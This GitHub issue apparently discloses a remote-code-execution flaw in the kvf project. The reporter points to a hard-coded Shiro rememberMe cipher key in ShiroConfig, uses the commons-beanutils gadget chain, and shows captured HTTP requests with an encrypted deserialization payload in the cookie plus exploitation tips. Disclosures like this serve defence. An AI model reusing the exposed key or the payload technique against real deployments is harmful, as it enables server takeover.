

New issue

[Jump to bottom](#)

There is a deserialization vulnerability that can cause RCE #16

Open altEr1125 opened this issue on Jul 11 · 0 comments

altEr1125 commented on Jul 11

The author sets a fixed key in the `com.kalvin.kvf.common.shiro.ShiroConfig` file and uses this key to encrypt the `rememberMe` parameter in the cookie. This situation can cause a deserialization attack with very serious consequences.

```
89 @ private CookieRememberMeManager rememberMeManager() {
90     CookieRememberMeManager cookieRememberMeManager = new CookieRememberMeManager();
91     cookieRememberMeManager.setCookie(rememberMeCookie());
92     cookieRememberMeManager.setCipherKey(Base64.decode( base64: "2AvYhdsgUs0FSA3SDFAadag=="));
93     return cookieRememberMeManager;
94 }
95
```

Set up a local environment for attacks. When the attacker logs in and selects remember me, the cookie will have the `rememberMe` field

 Request to `http://localhost:80` [127.0.0.1]Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex ↕ ↵ ☰

```
1 GET / HTTP/1.1
2 Host: localhost
3 Cache-Control: max-age=0
4 sec-ch-ua: ".Not(A)Brand";v="99", "Google Chrome";v="103", "Chromium";v="103"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "macOS"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: zh-CN,zh;q=0.9
16 Cookie: _ga=GA1.1.1285032878.1649816195;ajs_anonymous_id=94e5cef8-d4bc-48c7-b9c9-614218943c64;
Hm_lvt_2e6da3c375c8a87f5b664cea6d4cb29c=1655304797,1655795043,1656655267,1657166843;_ga_3C9EJH4XRX=
GS1.1.1657290802.54.1.1657292894.0;remember-me=MXPUSANQRVaBJYtUuclgmQ==;JSESSIONID=b45fa52f-4c55-43e6-8cb7-9c02d6447748;
rememberMe=
1twtHQ4xoLEl4r3ffH6NSKt3sjexDQ9YBCvUNCiuR8jT001NK9vgvp1p/p0mkBrexEShNcd+VepVx59PjRLM30DHsv8vcLUP9UL095bTXqhURcY8bkbwRls6nWsgtJxyaL
t4NfNBln52dfCct0EV38LaUJJquTx+ma0w4r0iPkm1aq/JZqdFuulWtLK6hfLC2zC+PZHsFZSbbX+TFPiUKSxbcqZmPipZk6ERQ0IHTUUSzFyAAGRmTm42E5GPAEG6SML
l3NZpstCFpURUKNvLBIZCeI5EMRWq2K/YyMgi17LXL8FbVFDm7ATWJkGAmEbKHZXF/+DXLSnXLFJnmbkAHNOLJv2c3QcGg1dXwK0x4w4egiAeg2nxV3ork5HjcuC717FgH
N6oIUgmobg45C0X2m0q+voZ5Ta5tYCSWiTwPFR4r078lgIN9hcHbq1LC0BLmXBW7LN9R1o94PbPsK7JL5w0JhVL0xHsK5tdR/98ysfX4LEQE1UgQ29TG0ZjYsfSSPT5NA8
8Ki17VdUlcZafPloVJQ070gUnzqSG45Yb110XBQ+NeCEpGTzp6VRVnJ70ARZBzSCRW7vTN2TZ4ieJPC/a/ZLFKM8FH5HKckksY10j6jWz1j/Z0XVL+Dj0gcgfdFUXB3bmB1
pwz4RrHQsM6h+Yn7RuQvyyV5vgGYJvp5fMKpUQe8y5Ab3zPiYkguSF2gRMCDARuTMgirGRxPgVTNzDX0thiGX44/h1phoePLb5S/i1vdrs3VKAkqg4vbSY8PHIAymzZB
wuUKIBLnIh17ZJh9SVfqXJqJLjtdlhj48gPLY50a/iWBV32DI2GTuw6y+S2edXu7tdvndDJqwrLhUAMYkKkKQlt1QsuQm4bVSwfaf0B3NrCsDDEkcs+/JoeaxAhuprMVT
Juz2Bk0BETAgvLK6yPybIVbCZAJ4uyE05ytMbKgCptWPqHjs1MIlo63Cq2AQxwV0iD9N3gtUtuqf4Hbw/bNyfrF7dwYngaMp7wfJ5BRQJz0pkqvysxsKjYKx0bdIIm09/c9
Ad8UYqLyrXpAY6DECKuQVa81chdvJDstMhxjkfKL4GYjXnwJM1Hf4EF4V0bwKV0d5IrsjVeFz6iCadvm7GLEJY5g7j200fLN9s11+l6VClehETB10vzVayabXDl26vUT0s
RTHSkrVWuZ4cAjx0GnQninkqqvQEB+EB7bbL8Ec43TogFQ0ger762VtQqGbr8AkxxwbGie0YKchj+PEgnku89XBG3aMiLH2ptPVPYXd/krVb09UtnnnsGLsLw5p91QhHKEF
n7MJ0QC0L11ud36ngpUY3TY4G0cw0qTK1SmNWA6eg5zsz5D+oxLmYj+lu6rLfcbbCc1u7FAnhrqG1c4vNyFphzdrC76+b+mI91s6leummELtq4oYHZKeIf5G4/VXoDjisOK
lm/dZaHCTIN0h1ImLu51SXUaPp4Y5jzKNec42ECy3nPLDG+/1tx7qgDm/cmUmIrrfBgmhb1wMb5StTqXnUfeaVaxgobjEQek3Yvb1ePU7jU6UPah7U3L5PCHg0TeP02Pj
JF+TwPI90KCGAPfzGNA0zKbxA0ImrP
17 Connection: close
18
```

Blast the field and find that the encoded key is 2AvVhdsgUs0FSA3SDFAdag==, which is the same as the one set in the source code

After an audit, I found that the source code contains commons-beanutils-1.9.4.jar dependency, which is actually a dependency included in shiro.

Using this dependency, it is possible to generate a deserialized payload and then encrypt the payload using the key obtained by blasting.

Finally, write this payload after the rememberMe field and attack it. Successful RCE

Request

```
1 GET / HTTP/1.1
2 Host: localhost
3 accept: */*
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0
  Safari/537.36
5 Sec-Fetch-Site: cross-site
6 Sec-Fetch-Mode: cors
7 Sec-Fetch-Dest: empty
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Cookie: _ga=GA1.1.1285032878.1649816195; ajs_anonymous_id=
  94e5cef8-d4bc-48c7-b9c9-614218943c64;
  Hm_lvt_2e6da3c375c8a87f5b664cea6d4cb29c=
  1655304797,1655795043,1656655267,1657166843; _ga_3CJEJH4XRX=
  GS1.1.1657298082.54.1.1657292894.0; remember-me=
  MXPUSANQRVaBJYTUucUgmQ==; rememberMe=
  RQGiYaUPy05x0sYsr6KmQR08GqJzNUDES1Y9Z2chd6LPWujLkkgkuCXeULX+T
  MvymQZS6qH1bMCFuhWypBbANGnMS53oc2hftJz/33DUrY04u+ING4ugR+EdV/y
  tgQ5mFqBwx5eHQ5fwJXAUFmFsnL/hBsZHG04txpwZsioJzfjDgnnIP1XK0Wib
  6B0gl2TGR3284Tw5uy3Kk+9La3Q6a2mH/LNidvIButQAwUG2EMRqLPTJWu27X
  XnVg5MTWdbHfAIuTmRU9xzB2NVS/WnMy+BSmCF0otDbPtbi/qnPduz3X1FXqD
  XmXn+ZT1c35dvGgG/Z3TgdYiAC+qdMBnG5GYGwU90nZKPZLm3/MHBLp1puHsM
  q6H/S6Ud/nO/r6Q5Bfm98z6vpdcQl0IjZPh+Mtv6k16Gho116zhTNQ5QvUzEd
  i4wmKpJFhdA7cLu+4CS/53iTXc/E3RRp1AjozYlLK02o/SmN2T4txjBfqWF45
  qclqjEh74oeY2nUX+HzcfIr4ryL2kpbubmyZt8/UBrYBHP10evagVP5zWwyRcd
  BfRf+x2joQn02L2b54CtI1ogN1mmWpKXDLRFxvD1tTfPrNmPgj+W3nMkNeiZLj
  sDjRBVAFr8pW8RgQMiWgEFnrqJugBtEnXrjInWS+YXklQ0s3w7fF8nCsplTDw
  YkmV0DLjbAeQLedvmY1QIE6ahzHCXAA0ap05KfDfqKD+DkNp4YiGjToYrRxiHK
  5HjjUeLglMe73EBefUmMTypbFUFjyvjvAEWye0e8JUtwafod2CHy4qHnhB62crL
  oq0D5VefuGZNB9ki9Kaxt5FaGR1HGP7Ztsr3gG6ErlsA8Jh4K5CKwR8publSe
  BQNe2odoxJ7fjHGLAuP/6txTBKQn50Rf3Ird5/ejltkaM7SdLbIGuSMDiBATZj
  nmrr+Tdarl32h9sykvMvsLmi4d9C6ILSAyJb5ZtDXLjSerDDzPrdGfDYn90+lAb
  K7n6HUYAdeI0uISQSur0yNvsnfLmtMKApiSncLMNtgYNIpLNNCnLR6mLJOK4RY
  xRsqaS1L6IMojjbidLMyf9twsVw/PvhxTXHjex6tWAWLS9VQLMMEt0J4Z8
  FIhLjHm5gV5B4p+gRloeU2fFGtLiHfXjw8CcYBpIZFipJ1E0UH55xRprXsDx+
  WGiqWU1RIKqLBNZ7VM9KJ0Mpy+yn9PbVIAhEYMS0HRLYPuPtAt02W/yicJL153
  6Byf00KceToGWCiaQKLiv1MHRHaXckmo+rw+DQaaTex8JQ5/i+MufRJ7RuffV5
  hLKWbL6oN37ANs4gYmqU9RBB+sT/eIsEwFRKtGp0K1TpdeeEI+1QJVKmZuHBSb
  o4BYok2p1S/lyaeVnW3ctL94e2FNv6j0HlnUWsfuzynGBd/z/coUBpo6jZ5Hnf
  0dDTghyICxXFfU4jH00BWIE8XzaDtUdmubmwLP5+2wHTAdhdjstbrPH91bGj5F
  J9zIrIjbm+iYmNkURc6Y/qJnHX7DdiRjBGMoIcUEQ2LD7VwPltHH/JHDpCfh+E
  JjL/XSiLiLy65Pg081t+Pt1MzFzGjJPrZ71sZZF5/mtDehvpN2wkfF8wITHpHR
  j/ynmOMJc5GK08oIM+YxV1tYG8H+dvkvUBC/JR09/69LXQw0uu+2P2WV6qL2L+
  mXa1K65cZcF6KUN4Tbpu0nmx20mqb51Nqcf9zHLVud3XG07v0RNF50ZF3m4H
```

Response

```
1 HTTP/1.1 302
2 Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0;
  Expires=Mon, 11-Jul-2022 02:12:33 GMT
3 Set-Cookie: JSESSIONID=856d452f-b20c-459e-a0b8-177df18df3bf;
  Path=/; HttpOnly; SameSite=lax
4 Location: http://localhost/login
5 Content-Length: 0
6 Date: Tue, 12 Jul 2022 02:12:33 GMT
7 Connection: close
8
9
```

Inspector


Request Attribute

Request Query F

Request Body P

Request Cookies

Request Header



Note that the JSESSIONID in the cookie field should be deleted, otherwise the system will make judgments directly based on the JSESSIONID.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

